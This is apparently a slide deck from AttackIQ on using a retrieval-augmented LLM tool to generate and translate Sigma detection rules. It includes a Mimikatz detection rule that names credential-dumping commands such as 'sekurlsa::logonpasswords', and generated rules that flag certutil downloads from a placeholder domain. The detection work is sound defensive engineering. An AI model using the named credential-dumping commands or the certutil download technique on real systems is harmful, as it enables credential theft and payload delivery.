
Here is the YAML representation of the rule:

```yaml
title: Potential Invoke-Mimikatz PowerShell Script
id: 189e3b02-82b2-4b90-9662-411eb64486d4
status: test
description: Detects Invoke-Mimikatz PowerShell script and alike. Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords.
references:
    - https://www.elastic.co/guide/en/security/current/potential-invoke-mimikatz-powershell-script.html#potential-invoke-mimikatz-powershell-script
author: Tim Rauch, Elastic (idea)
date: 2022/09/28
tags:
    - attack.credential_access
    - attack.t1003
logsource:
    category: ps_script
    product: windows
detection:
    selection_1:
        ScriptBlockText|contains|all:
            - 'DumpCreds'
            - 'DumpCerts'
    selection_2:
        ScriptBlockText|contains: 'sekurlsa::logonpasswords'
    selection_3:
        ScriptBlockText|contains|all:
            - 'crypto::certificates'
            - 'CERT_SYSTEM_STORE_LOCAL_MACHINE'
    condition: 1 of selection*
falsepositives:
```

No Rules? No problem!

ATTACKIQ

- What if the rule I want doesn't exist? Let's just create them!
- Retrieval Augmented Generation (RAG) strategy for Sigma Rule Creation
- Uses similar rules matching user's question as context
- Sigma Rule schema given to prompt to valid rule output



Source: https://python.langchain.com/v0.1/docs/use_cases/question_answering/

Sigma Rule Creation Tool Example

ATTACKIQ

QUESTION:
 Create a Windows process creation Sigma Rule to detect certutil.exe downloading a file from definitely-not-malware.com
---

ANSWER:

Here is the Windows process creation Sigma Rule to detect certutil.exe downloading a file from definitely-not-malware.com:

```yaml
title: Suspicious File Download Via Certutil from Specific Source
id: 12345678-abcd-1234-efgh-1234567890ab
status: experimental
description: Detects the execution of the Windows utility certutil.exe downloading a file from definitely-not-malware.com.
author: Your Name
date: 2022-01-01
logsource:
  product: windows
  category: process_creation
detection:
  selection_img:
    - Image|endswith: "\certutil.exe"
    - OriginalFileName: "CertUtil.exe"
  selection_url:
    CommandLine|contains: "definitely-not-malware.com"
  condition: all of selection_*
falsepositives:
  - Legitimate administrative activities that involve the use of certutil.exe for file downloads.
level: high
```

Please note that you may need to modify the ID, author, and date fields according to your requirements.

But wait, there's more!

ATTACKIQ

- Multiple tools can be used by the agent in succession…
- Allows for rule creation/translation at the same time!

```
QUESTION:
 Create a Windows process creation Sigma Rule for certutil downloading a file from definitely-not-malware.com, then translate it to a Microsoft 365 Defender query.
--------------------


ANSWER:

Here is the translated Microsoft 365 Defender query for the Certutil File Download From Suspicious Domain Sigma Rule:

```
DeviceProcessEvents
| where (FolderPath endswith "\\certutil.exe" or ProcessVersionInfoOriginalFileName =~ "CertUtil.exe") and ProcessCommandLine contains "definitely-not-malware.com"
```

This query will search for process creation events in Microsoft 365 Defender where certutil is used to download a file from the suspicious domain definitely-not-malware.com.
```

Top Tips for Sigma + LLMs (you won't believe #4!)

ATTACKIQ

- Prompts and context is very important
- Prompts and context is very important
  - https://help.openai.com/en/articles/6654000-best-practices-for-prompt-engineering-with-the-openai-api
- Give examples (and more context!)
- More context=more accurate=more expensive
- OpenAI models not great at Sigma by themselves…
  - Adding schema to prompts helped significantly
  - Context important for rule creation

TODO

- Create different splitters/loaders for Sigma Rule vectorstore
  - Not splitting rules gives (probably) more accurate, but slower results
- Increase supported pySigma version + pipeline/backend versions, langchain version
  - Soon™
- Workflows
  - Mapping MITRE ATT&CK to model Sigma rules
  - Log analyzer -> Sigma Rules
  - Threat Report Sigma Rule Generator
    - MITRE TRAM?
- Tools
  - Reverse Sigma Rules (query to Sigma Rule)
  - Improve current tools

Acknowledgements & References

ATTACKIQ

- Special thanks to Sigma & pySigma creators, maintainers, and community, as well as EU ATT&CK community for hosting this event!

- Sigma References
  - SigmaHQ Official Site: https://sigmahq.io
  - SigmaHQ Rule Repository: https://github.com/SigmaHQ/sigma
  - pySigma Repository: https://github.com/SigmaHQ/pySigma
- SigmAIQ Repositories
  - SigmAIQ: Repository https://github.com/AttackIQ/SigmAIQ
  - SigmAIQ LLM Examples: https://github.com/AttackIQ/SigmAIQ/tree/master/examples

Email

stephen.lincoln@attackiq.com

Discord

slincoln-aiq (SigmaHQ Community)

https://discord.gg/27r98bMv6c

LinkedIn:

https://www.linkedin.com/in/stephen-lincoln-52109065/

Github

https://github.com/slincoln-aiq